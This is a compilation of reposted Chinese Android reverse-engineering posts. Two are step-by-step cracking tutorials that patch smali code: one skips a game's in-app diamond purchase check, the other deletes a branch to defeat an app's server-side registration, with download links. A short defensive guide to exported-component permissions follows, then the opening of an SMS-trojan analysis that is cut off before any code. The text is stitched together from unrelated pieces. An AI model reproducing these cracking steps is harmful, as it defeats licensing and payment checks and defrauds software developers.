我们运行游戏看看，能得到一些有用的信息不。来到商店，随便选个物品，点击钻石购买。这里，它提示我们”钻石数不足！”。见图 2：

我们来搜索下钻石数不足看一看，转换为 UNICODE 进行搜索。见图 3：



我们打开 JAVA 代码看一下，见图 4：

```
public void onClick(Actor paramActor)
{
  if (StoreScreen.2.access$0(this.this$1).toolcard_num < 12)  → 小于12继续往下面执行，大于12跳到
    if (this.val$a < this.val$b);  → a小于b继续往下面执行，b大于a就会跳到
  while (true)
  {
    try
    {
      this.val$mess.hide();
      StoreScreen.access$2(StoreScreen.2.access$0(this.this$1)).getUserCookieInfoListener().showLoading();
      JSONObject localJSONObject = new JSONObject();
      localJSONObject.put("user_id", HomeScreen.id);
      localJSONObject.put("user_gold", this.val$a - this.val$b);
      localJSONObject.put("toolcard_id", StoreScreen.currentStoreItem.goodid);
      if (StoreScreen.2.access$0(this.this$1).isclick)
      {
        StoreScreen.2.access$0(this.this$1).isclick = false;
        StoreScreen.access$1(StoreScreen.2.access$0(this.this$1)).send("buypropsbyzhuanshi", localJSONObject);
      }
      this.val$mess.remove();
      return;
    }
    catch (JSONException localJSONException)
    {
      localJSONException.printStackTrace();
      continue;
    }
    StoreScreen.access$3(StoreScreen.2.access$0(this.this$1)).getUserCookieInfoListener().showToast("钻石数不足!");
    StoreScreen.2.access$0(this.this$1).isclick = true;
    continue;
    StoreScreen.access$2(StoreScreen.2.access$0(this.this$1)).getUserCookieInfoListener().showToast("背包已满");
    StoreScreen.2.access$0(this.this$1).isclick = true;
  }
}
```

通过查看 JAVA 我们得知，它的判断和跳转了。

下面来修改 DALVIK 代码，我们来到刚刚搜索到的钻石数不足的位置。见图 5：

```
    :cond_1        执行的是这个位置:COND_1
    iget-object v2, p0, Lcom/hogense/xyxm/screens/StoreScreen$1;->this$0:Lcom/hogense/xyxm/screens/StoreScreen$2;

    #getter for: Lcom/hogense/xyxm/screens/StoreScreen$2;->this$0:Lcom/hogense/xyxm/screens/StoreScreen;
    invoke-static {v2}, Lcom/hogense/xyxm/screens/StoreScreen$2;->access$0(Lcom/hogense/xyxm/screens/StoreScreen$2;)Lcom/hogense/xyxm/screens/StoreScreen;

    move-result-object v2

    #getter for: Lcom/hogense/xyxm/screens/StoreScreen;->game:Lcom/hogense/screens/Game;
    invoke-static {v2}, Lcom/hogense/xyxm/screens/StoreScreen;->access$1(Lcom/hogense/xyxm/screens/StoreScreen;)Lcom/hogense/screens/Game;

    move-result-object v2

    invoke-virtual {v2}, Lcom/hogense/screens/Game;->getUserCookieInfoListener()Lcom/hogense/interfaces/UserCookieInfoListener;

    move-result-object v2

    .line 521
    const-string v3, "\u94bb\u77f3\u6570\u4e0d\u8db3!"  → 钻石数不足!

    .line 522
    invoke-interface {v2, v3}, Lcom/hogense/interfaces/UserCookieInfoListener;->showToast(Ljava/lang/String;)V

    .line 523
    iget-object v2, p0, Lcom/hogense/xyxm/screens/StoreScreen$1;->this$0:Lcom/hogense/xyxm/screens/StoreScreen$2;

    #getter for: Lcom/hogense/xyxm/screens/StoreScreen$2;->this$0:Lcom/hogense/xyxm/screens/StoreScreen;
    invoke-static {v2}, Lcom/hogense/xyxm/screens/StoreScreen$2;->access$0(Lcom/hogense/xyxm/screens/StoreScreen$2;)Lcom/hogense/xyxm/screens/StoreScreen;

    move-result-object v2

    iput-boolean v4, v2, Lcom/hogense/xyxm/screens/StoreScreen;->isclick:Z

    goto :goto_0
```

我们往上面到.METHOD 方法头看看，我们可以看到它下面有两个跳转。见图 6：

删除掉 if-lt v2, v3, :cond_1 这个跳转,见图 7：

```
# virtual methods
.method public onClick(Lcom/badlogic/gdx/scenes/scene2d/Actor;)V
    .locals 4
    .parameter "actor"

    .prologue
    const/4 v4, 0x1

    .line 53
    iget-object v2, p0, Lcom/hogense/xyxm/screens/StoreScreen$3;->this$0:Lcom/hogense/xyxm/screens/StoreScreen$2;

    #getter for: Lcom/hogense/xyxm/screens/StoreScreen$2;->this$0:Lcom/hogense/xyxm/screens/StoreScreen;
    invoke-static {v2}, Lcom/hogense/xyxm/screens/StoreScreen$2;->access$0(Lcom/hogense/xyxm/screens/StoreScreen$2;)Lcom/hogense/xyxm/screens/StoreScreen;

    move-result-object v2

    iget v2, v2, Lcom/hogense/xyxm/screens/StoreScreen;->cooleard_num:I

    const/16 v3, 0xc

    if-ge v2, v3, :cond_2

    .line 54
    iget v2, p0, Lcom/hogense/xyxm/screens/StoreScreen$3;->val$a:I

    iget v3, p0, Lcom/hogense/xyxm/screens/StoreScreen$3;->val$b:I


    .line 55
    :try_start_0
    iget-object v2, p0, Lcom/hogense/xyxm/screens/StoreScreen$3;->val$mess:Lcom/hogfense/gdxui/dialogs/MessageDialog;

    invoke-virtual {v2}, Lcom/hogfense/gdxui/dialogs/MessageDialog;->hide()V

    .line 56
    iget-object v2, p0, Lcom/hogense/xyxm/screens/StoreScreen$3;->this$0:Lcom/hogense/xyxm/screens/StoreScreen$2;

    #getter for: Lcom/hogense/xyxm/screens/StoreScreen$2;->this$0:Lcom/hogense/xyxm/screens/StoreScreen;
    invoke-static {v2}, Lcom/hogense/xyxm/screens/StoreScreen$2;->access$0(Lcom/hogense/xyxm/screens/StoreScreen$2;)Lcom/hogense/xyxm/screens/StoreScreen;
```

保存，编译生成 APK，运行游戏，购买物品测试。

成功，见图 8：

因为文档不支持动态图片，这里就添加一个非动态图片吧。

教程出处：游人客栈 bbs.urenkz.com

转载请注明出处

apk 破解之“异常”破解（附视频）

这次拿到一个新的 apk，作者在上一次破解之后已经重写的代码，破解的关键也换了位置了，这次作者主要用到了异常，当在服务器上验证无该用户的

数据时就会 返回 0，然后在调用 parseInt 方法时就会发生 NumberFormatException 异常，进而调用处理异常的代码，也就是提示“不成功”

注意：该文章用于技术交流，请不要用于非法破解，本人概不负责,错误疏漏之处还望海涵
apk 下载地址：
http://pan.baidu.com/share/link?shareid=512221&uk=201738998
破解工具：这个是一个 IDE 集成了反编译，回编，adb 等等工具，非常不错 可以玩玩
标 题: 【下载】APK 可视化修改工具：APK 改之理（APK IDE）
作 者: 青椒
时 间: 2013-04-10,11:03:12
链 接: http://bbs.pediy.com/showthread.php?t=168001
视频下载地址：
http://pan.baidu.com/share/link?shareid=514534&uk=201738998


apk 描述：apk 正常安装后，需要注册，点击注册软件后，会有两个按钮，点击找回注册，正常情况下会显示“不成功”
如图：

apk 破解过程:

(1)该 apk 的文字提示将成为我们的利用对象,注册成功会提示"成功",当然你也可以找不成功,因为代码就在附近

(2)在 apk 改之理右上角的"替换和搜索"窗口中输入字符串"成功", 然后在"替换和搜索"窗口的下拉菜单中选择"转换为 Uncode"
点击“搜索全部”按钮

（3）点击搜索之后，在搜索结果窗口中会出现全部出现“成功”的文件，如图，其中选中的文件就是注册模块，也就是 BqimenDateInputActivity.smali。其中还有一个文件是 BqimenDateInputActivityW.smali， 这个文件是繁体版的注册模块，我们无需理会（如果你问 为什么这个就是注册的文件，你可以观察该文件中的字符串，以及文件名就可以了解，他就是注册模块)



（4）双击 BqimenDateInputActivity.smali 将会自动打开该文件，并且定位到该字符出现的位置，定位到该方法的开始位置，详细请看代码的注释

@可以看到注册的方法名称为 s，参数为 Lcom/forace/Bqimen/BqimenActivity/BqimenDa

@teInputActivity，背后的 V 为无返回值

@另外值得注意的是字段 synthetic ，该字段是编译器合成的，非作者添加的，也就是如果

@你使用 java DeCompiler 进程查看

@Java 级别的源码时，这些代码是看不到的，这也就是之前我搜索“成功”之类的字符串搜索不到的原因

.method static synthetic s(Lcom/forace/Bqimen/BqimenActivity/BqimenDateInputActivity;)V

（5）既然找到了源头，我们就顺藤摸瓜往下看看 作者到底做了什么，代码如下，详情请看注释

第一段代码：

```
.method static synthetic s(Lcom/forace/Bqimen/BqimenActivity/BqimenDateInputActivity;)V
.locals 4

:try_start_0 @添加异常代码
new-instance v0, Ljava/lang/StringBuilder; @添加字符串实例
```

```
const-string v1, "QM" @将 QM 初始化为 QM

invoke-direct {v0, v1}, Ljava/lang/StringBuilder;-><init>(Ljava/lang/String;)V @用 QV 初始化字符串
@获取 getIMEI 号
invoke-virtual {p0}, Lcom/forace/Bqimen/BqimenActivity/BqimenDateInputActivity;->getIMEI()Ljava/lang/String;

move-result-object v1

invoke-virtual {v0, v1}, Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBuilder;

move-result-object v0

invoke-virtual {v0}, Ljava/lang/StringBuilder;->toString()Ljava/lang/String;

move-result-object v0
@得到注册表
invoke-virtual {p0, v0}, Lcom/forace/Bqimen/BqimenActivity/BqimenDateInputActivity;->regetkey(Ljava/lang/String;)Ljava/lang/String;

move-result-object v1
@程序的关键

const-string v0, ""

new-instance v2, Lorg/apache/http/client/methods/HttpGet;

invoke-direct {v2, v1}, Lorg/apache/http/client/methods/HttpGet;-><init>(Ljava/lang/String;)V
```

new-instance v1, Lorg/apache/http/impl/client/DefaultHttpClient;

invoke-direct {v1}, Lorg/apache/http/impl/client/DefaultHttpClient;-><init>()V

invoke-virtual {v1, v2}, Lorg/apache/http/impl/client/DefaultHttpClient;->execute(Lorg/apache/http/client/methods/HttpUriRequest;)Lorg/apache/http/HttpResponse;

move-result-object v1

invoke-interface {v1}, Lorg/apache/http/HttpResponse;->getStatusLine()Lorg/apache/http/StatusLine;

move-result-object v2

invoke-interface {v2}, Lorg/apache/http/StatusLine;->getStatusCode()I

move-result v2 @将返回的结果赋给 v2
@这段是初始化链接，链接作者服务器的地方，如果找到用户的信息则返回非 0 的字符串，如果找不到则返回 0

const/16 v3, 0xc8
@将 v2 和 0xc8 相比，如果不相等则调转到 cond_0，如果相等，则不跳转那么下执行提示“网络异常”
if-ne v2, v3, :cond_0
invoke-interface {v1}, Lorg/apache/http/HttpResponse;->getEntity()Lorg/apache/http/HttpEntity;

move-result-object v0

const-string v1, "UTF-8"

invoke-static {v0, v1}, Lorg/apache/http/util/EntityUtils;->toString(Lorg/apache/http/HttpEntity;Ljava/lang/String;)Ljava/lang/String;

:try_end_0
@双层异常，嵌套的异常，如果执行到这里说明网络不通畅，捕获 ClientProtocolException 异常，执行 catch_0，提示网络异
@常错误 403，当 catch_0 没能处理异常，那么会给 catch_1 处理

.catch Lorg/apache/http/client/ClientProtocolException; {:try_start_0 .. :try_end_0} :catch_0
.catch Ljava/io/IOException; {:try_start_0 .. :try_end_0} :catch_1

move-result-object v0
第二段代码：当网络通畅没什么问题时，也就是 if-ne v2, v3, :cond_0 跳转到 cond_0 时会执行以下代码:
:cond_0
invoke-virtual {p0, v0}, Lcom/forace/Bqimen/BqimenActivity/BqimenDateInputActivity;->regetkeyafter(Ljava/lang/String;)Ljava/lang/String;

move-result-object v0
@程序关键，开始添加异常代码
:try_start_1

@调用了静态方法 parseInt，其参数就是上面联网返回的参数 v0，当其返回 0 时将会引发 NumberFormatException 异常
@那么处理的代码在哪里呢？翻到该代码的结尾 可以看到处理其异常的代码就是 catch_2 分支（已经加红）
invoke-static {v0}, Ljava/lang/Integer;->parseInt(Ljava/lang/String;)I
@当返回参数正常没有发生异常时，将其转换为整型后赋值给 v0
move-result v0

const/4 v1, 0x6
@将 v0 与 v1 比较 如果不相等 就跳转，从下面的代码调用的函数以及提示的 uncode 代码可以知道下面的代码就是 注册流程
@因此聪明的是你，马上就可以想到，只要把这段加红的代码删除，那么就会成为注册
if-ne v0, v1, :cond_1

const/4 v0, 0x1

@写入注册变量

```
iput-boolean v0, p0, Lcom/forace/Bqimen/BqimenActivity/BqimenDateInputActivity;->al:Z

iget-object v0, p0, Lcom/forace/Bqimen/BqimenActivity/BqimenDateInputActivity;->ag:Landroid/widget/TableLayout;

const/16 v1, 0x8

invoke-virtual {v0, v1}, Landroid/widget/TableLayout;->setVisibility(I)V

const-string v0, "config1my"

new-instance v1, Ljava/lang/StringBuilder;

const-string v2, "QM"

invoke-direct {v1, v2}, Ljava/lang/StringBuilder;-><init>(Ljava/lang/String;)V

invoke-virtual {p0}, Lcom/forace/Bqimen/BqimenActivity/BqimenDateInputActivity;->getIMEI()Ljava/lang/String;

move-result-object v2

invoke-virtual {v1, v2}, Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBuilder;

move-result-object v1

invoke-virtual {v1}, Ljava/lang/StringBuilder;->toString()Ljava/lang/String;

move-result-object v1
```

@写入 key
invoke-virtual {p0, v1}, Lcom/forace/Bqimen/BqimenActivity/BqimenDateInputActivity;->writekey(Ljava/lang/String;)Ljava/lang/String;

move-result-object v1

invoke-virtual {p0, v0, v1}, Lcom/forace/Bqimen/BqimenActivity/BqimenDateInputActivity;->writeFileData(Ljava/lang/String;Ljava/lang/String;)V
@取出相关广告
iget-object v0, p0, Lcom/forace/Bqimen/BqimenActivity/BqimenDateInputActivity;->aa:Lcom/forace/ad/dd/MyValue;

iget-object v1, p0, Lcom/forace/Bqimen/BqimenActivity/BqimenDateInputActivity;->aa:Lcom/forace/ad/dd/MyValue;

iget-object v1, v1, Lcom/forace/ad/dd/MyValue;->MyDB:Landroid/database/sqlite/SQLiteDatabase;

new-instance v2, Ljava/lang/StringBuilder;

const-string v3, "insert into config values (\'qm\',\'"

invoke-direct {v2, v3}, Ljava/lang/StringBuilder;-><init>(Ljava/lang/String;)V

invoke-virtual {p0}, Lcom/forace/Bqimen/BqimenActivity/BqimenDateInputActivity;->getIMEI()Ljava/lang/String;

move-result-object v3

invoke-virtual {v2, v3}, Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBuilder;

move-result-object v2

invoke-virtual {p0}, Lcom/forace/Bqimen/BqimenActivity/BqimenDateInputActivity;->getIMSI()Ljava/lang/String;

```
move-result-object v3

invoke-virtual {v2, v3}, Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBuilder;

move-result-object v2

const-string v3, "\',\'1\',1)"

invoke-virtual {v2, v3}, Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBuilder;

move-result-object v2

invoke-virtual {v2}, Ljava/lang/StringBuilder;->toString()Ljava/lang/String;

move-result-object v2

invoke-virtual {v0, v1, v2}, Lcom/forace/ad/dd/MyValue;->ExecuteSQL(Landroid/database/sqlite/SQLiteDatabase;Ljava/lang/String;)I

iget-object v0, p0, Lcom/forace/Bqimen/BqimenActivity/BqimenDateInputActivity;->aa:Lcom/forace/ad/dd/MyValue;

const-string v1, "\u6210\u529f"
const-string v2, ""

invoke-virtual {v0, p0, v1, v2}, Lcom/forace/ad/dd/MyValue;->ShowMessage(Landroid/content/Context;Ljava/lang/String;Ljava/lang/String;)V

invoke-direct {p0}, Lcom/forace/Bqimen/BqimenActivity/BqimenDateInputActivity;->m()V
:try_end_1
```

@处理异常的代码

.catch Ljava/lang/Exception; {:try_start_1 .. :try_end_1} :catch_2

:cond_1

:goto_0

return-void

（5）将第二段代码中加红的代码删除后，在改之理中的“编译”菜单中，选择“编译生成 apk”，改之理会自动完成回编译，以及签名，现在只要把该 APK 拷贝到手机上安装就可以了。

或者你可以启动安卓虚拟机，然后选择菜单"ADB"选择安装生成的 APK，虚拟机上就可以安装了，如图就是注册之后的样子，软件注册已经消失

后记：之前我曾强制更改判断网络是否异常的 jmp（之前以为这里是关键调）结果发现依旧未注册成功。之后继续跟踪跳转之后的代码发现总是调用异常代码，于是就在想哪里会发生异常，于是便定位到 parseInt 函数，之后的问题便迎刃而解。

毒马分析

android 组件安全(后续继续补充)

android 四大组件 Activity, Content Provider, Service, Broadcast Receiver，这些如果在 Androidmanifest.xml 配置不当，会被其他应用调用，引起风险。

0×01 组件间的调用

android 组件间数据传递通过 intent, 一种是显式 intent 传递，即在构造 intent 对象时就**指定接受者**；另一种是隐式的 intent, 即 intent 的发送者，并不会关心接收 intent 的是谁
显试调用 eg:

```
1. Intent intent =  new  Intent();
2. intent.setClassName( "com.samples.intent.simple" ,
3.                      "com.samples.intent.simple.TestActivity" );
4. startActivity(intent);
5.
6. Intent intent =  new  Intent(A.activity,B.class);
7. startActivity(intent);
```

隐式调用 eg:

```
1. Intent intent =  new  Intent(Intent. ACTION_DIAL );
2. startActivity(intent);
3. Intent intent =  new  Intent("com.test.broadcast");
```

```
4. intent.putString("PASSWORD","123456");
5. sendBroadcast(intent);
6. Intent intent =  new  Intent("com.test.service");
7. intent.putString("USERNAME","test");
8. startService(intent);
```

0×02 可能存在的风险:

1.恶意调用

2.恶意接收数据

3.仿冒应用，例如（恶意钓鱼，启动登录界面）

4.恶意发送广播，启动应用服务

5.调用组件，接收组件返回的数据

6.拦截有序广播

0×03 怎样避免风险

1.不暴露组件

不参加跨应用调用的组件 添加 android:exported=“false” 标签， 这个标签说明它是私有的，只有同一个应用程序的组件或调用相同用户 id 的应用程序才能启动或绑定该服务。

eg:

<activity

android:name=“.LoginActivity”

android:exported=“false”/>

2.设置组件访问权限

参与跨应用调用的组件或者公开的广播，服务设置权限。设置权限如下：

（1）组件添加 android:permission 属性

```
<activity android:name=".Another" android:label="@string/app_name"
            android:permission="com.test.custempermission">
</activity>
```

（2）声明<permission>属性 当只有相同签名时才能调用

```
<permission android:description="test"
```

```
        android:label="test"
        android:name="com.test.custempermission"
        android:protectionLevel="normal">
</permission>
```

protectionLevel 有四种级别 normal、dangerous、signature、signatureOrSystem。signature、signatureOrSystem 时，只有相同签名时才能调用。

(3)调用组件者申明<uses-permission>

```
<uses-permission android:name="com.test.custempermission" />
```

0×04 暴露组件的代码检查

android 提供各种 api 来在运行时检查，执行，授予和撤销权限

```
if (context.checkCallingOrSelfPermission("com.test.custempermission")
        != PackageManager.PERMISSION_GRANTED) {
            // The Application requires permission to access the
            // Internet");
} else {
    // OK to access the Internet
}
```

http://1.honebl.sinaapp.com/?p=39

【碉堡】探秘 Android 短信木马产业链，从逆向到爆菊！

在发表本文之前，小编有必要说一些前话。请各位小伙伴使用 Android 系统手机时，一定要注意安全，不要轻易下载应用，更不要轻易授权权限给应用。下载应用还是去大型的网站为妙。同时也不建议各位在手机上面装诸如：XXX 安全卫士、手机管家类型的软件。

小编也不得不感叹一下，现在的黑客真是牛逼，这种逆向也做的出来。。

好了，说了一堆废话，今天进入正题。再提一点，文章转载自乌云知识库：原文链接

0×00 楔子

近日，小明有了一桩烦心事，扰的他寝食难安。原来是女神的某安卓手机出了怪病，短信收不到，发出去别人也收不到，更可气的是女神用来准备网购的钱都 被神秘刷走。当女神满心焦躁翻遍通讯录时，蓦然发现了小明的备注：千斤顶 17 号-电脑、刷机。于是在女神可怜巴巴大眼睛的注视下，小明把胸脯拍的山响，承 诺一天搞定。

于是，小明拿到了梦寐以求的女神手机。可没想到，后面发生的事让他始料未及。

0×01 锁定元凶


拿到手机的第一件事，就是找到收不到短信的原因。翻了翻系统短信设置和 APP，装的东西都很正常，没有发现可疑的空白图标，用软件管理工具查看，也 没有发现可疑的迹象。于是小明从系统程序开始排查，果不然，在打开“谷歌商店”时，发现了狐狸尾巴。如下图所示，第一，在未联网时点击这种 APP 会提示 “手机无法联网”。

第二，在联网时点击这种 APP 会提示一大堆权限要求和出现“网络正常”提示

16:26
67%
云播
来往
Google Play
Google Play申请访问短信/...
可在设置/应用控制里更改配置
不允许
允许

16:27
67%
云播
来往
Google Play
网络正常

看到这，小明笑了，这不就是最正火的短信拦截马嘛。于是果断把手机通过豌豆荚导出目标 APK 文件包。如图所示




com.android.Google Play.apk 属性
常规
安全
详细信息
以前的版本
com.android.Google Play.apk
文件类型: Android 程序安装包 (.apk) (.apk)
打开方式: wandoujia2.exe
更改(C)...
位置: C:\Users\Caser\Desktop
大小: 98.5 KB (100,923 字节)
占用空间: 100 KB (102,400 字节)
创建时间: 2013年12月14日，16:47:57
修改时间: 2013年11月27日，22:35:36
访问时间: 2013年12月14日，16:47:57
属性: 只读(R) 隐藏(H) 高级(D)...
确定
取消
应用(A)
com.androi...
Play.apk


看着桌面上不到 100KB 的短信马，小明默默的系上了围裙（安卓虚拟环境），找出了手术刀（反编译工具 dex2jar+Xjad），把马儿按到在解剖台（Eclipse）上。


0×02 庖丁解牛

首先，小明把 APK 文件解压，然后找到关键的 classes.dex 文件。他是 APK 文件的 java 源码编译文件。



